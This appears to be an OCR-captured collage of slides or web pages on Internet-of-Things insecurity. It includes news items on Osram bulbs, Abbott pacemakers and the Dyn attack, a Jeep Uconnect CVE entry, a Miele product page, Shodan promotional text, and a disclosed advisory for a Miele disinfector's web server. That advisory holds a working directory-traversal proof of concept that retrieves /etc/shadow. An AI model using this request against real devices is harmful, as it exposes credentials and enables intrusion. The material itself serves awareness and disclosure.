
Source: Cisco

https://trends.google.com/trends/explore

Osram Lightify light bulbs 'vulnerable to hack'

27 July 2016 | Technology

Share



Security researchers have discovered nine vulnerabilities in a range of internet-connected light bulbs made by Osram.

[CVE-2017-7240] Miele Professional PG 8528 - Web Server Directory Traversal

From: Jens Regel <jregel () schneider-wulf de>
Date: Fri, 24 Mar 2017 08:27:26 +0100

```
Details:
========
The corresponding embeded webserver "PST10 WebServer" typically listens
to port 80 and is prone to a directory traversal attack, therefore an
unauthenticated attacker may be able to exploit this issue to access
sensitive information to aide in subsequent attacks.

Proof of Concept:
=================
-$ telnet 192.168.0.1 80
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character ist '^]'.
GET /../../../../../../../../../../../../../etc/shadow HTTP/1.1

HTTP/1.1 200 OK
Date: Wed, 16 Nov 2016 11:58:50 GMT
Server: PST10 WebServer
Content-Type: application/octet-stream
Last-Modified: Fri, 22 Feb 2013 10:04:40 GMT
Content-disposition: attachment; filename="./etc/shadow"
Accept-Ranges: bytes
Content-Length: 52

root:$1$$Md0i[...snip...]Z001:10933:0:99999:7:::

Fix:
====
We are not aware of an actual fix.
```

Seguridad en la web

Miele PROFESSIONAL

Inicio Sectores **Productos** Campañas y ferias Atención al cliente Sobre Miele Contacto

Inicio > Productos > Tecnología médica > Selección de productos Lavadoras desinfectadoras de gran capacidad > PG 8527

‹ Atrás

PG 8527

Lavadora desinfectadora - de una puerta con un volumen útil de 351 litros.

- **Potencia/carga p.ej. 232 vidrio cuello estr. 18**bandejas de malla DIN ⓘ
- **Óptimo poder de limpieza gracias al potente sistema de lavado**
- **Control de dosificación seguro por** tecnología de ultrasonidos ⓘ
- **Rentable por la** condensación de vapor con recuperación de calor ⓘ
- **Óptimo confort de manejo gracias a** TouchControl ⓘ
- **Todos los datos se refieren a una** configuración modelo ⓘ

Más información del producto

› Búsqueda de un distribuidor oficial

Marcar y comparar

CVE-ID	
CVE-2015-5611	Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings
Description	
Unspecified vulnerability in Uconnect before 15.26.1, as used in certain Fiat Chrysler Automobiles (FCA) from 2013 to 2015 models, allows remote attackers in the same cellular network to control vehicle movement, cause human harm or physical damage, or modify dashboard settings via vectors related to modification of entertainment-system firmware and access of the CAN bus due to insufficient "Radio security protection," as demonstrated on a 2014 Jeep Cherokee Limited FWD.	

PRIVACY AND SECURITY FANATIC

By Ms. Smith, CSO | SEP 4, 2017 10:04 AM PT

About

Ms. Smith (not her real name) is a freelance writer and programmer with a special and somewhat personal interest in IT privacy and security issues.

NEWS

465,000 Abbott pacemakers vulnerable to hacking, need a firmware fix

The FDA and Homeland Security issued alerts about vulnerabilities in Abbott (formerly St. Jude Medical) pacemakers and a firmware update to close those security holes.

SHODAN

Explore | Downloads | Reports | Enterprise Access | Contact Us | My Account

The search engine for the Internet of Things

Shodan is the world's first search engine for Internet-connected devices.

Create a Free Account | Getting Started

Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.

See the Big Picture

Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!

Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.

Get a Competitive Advantage

Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.


56% of Fortune 100

1,000+ Universities

Shodan is used around the world by researchers, security professionals, large enterprises, CERTs and everybody in between.

Seguridad en la web

Seguridad en la web




Dyn attack


CBS NEWS
NEWS
SHOWS
VIDEO
CBSN
MORE
PCWorld
FROM IDG
SUBSCRIBE
NEWS
REVIEWS
HOW-TO
VIDEO
BUSINESS
LAPTOPS
TABLETS
PHONES
HARDWARE
SECURITY
SOFTWARE
GADGETS
AdChoices
ars TECHNICA
BIZ & IT
TECH
SCIENCE
POLICY
CARS
GAMING & CULTURE
FORUMS
MOTHERBOARD
Blame the Internet of Things for Destroying the Internet Today
An army of hacked Internet of Things devices could be one of the reasons why your internet sucks today.

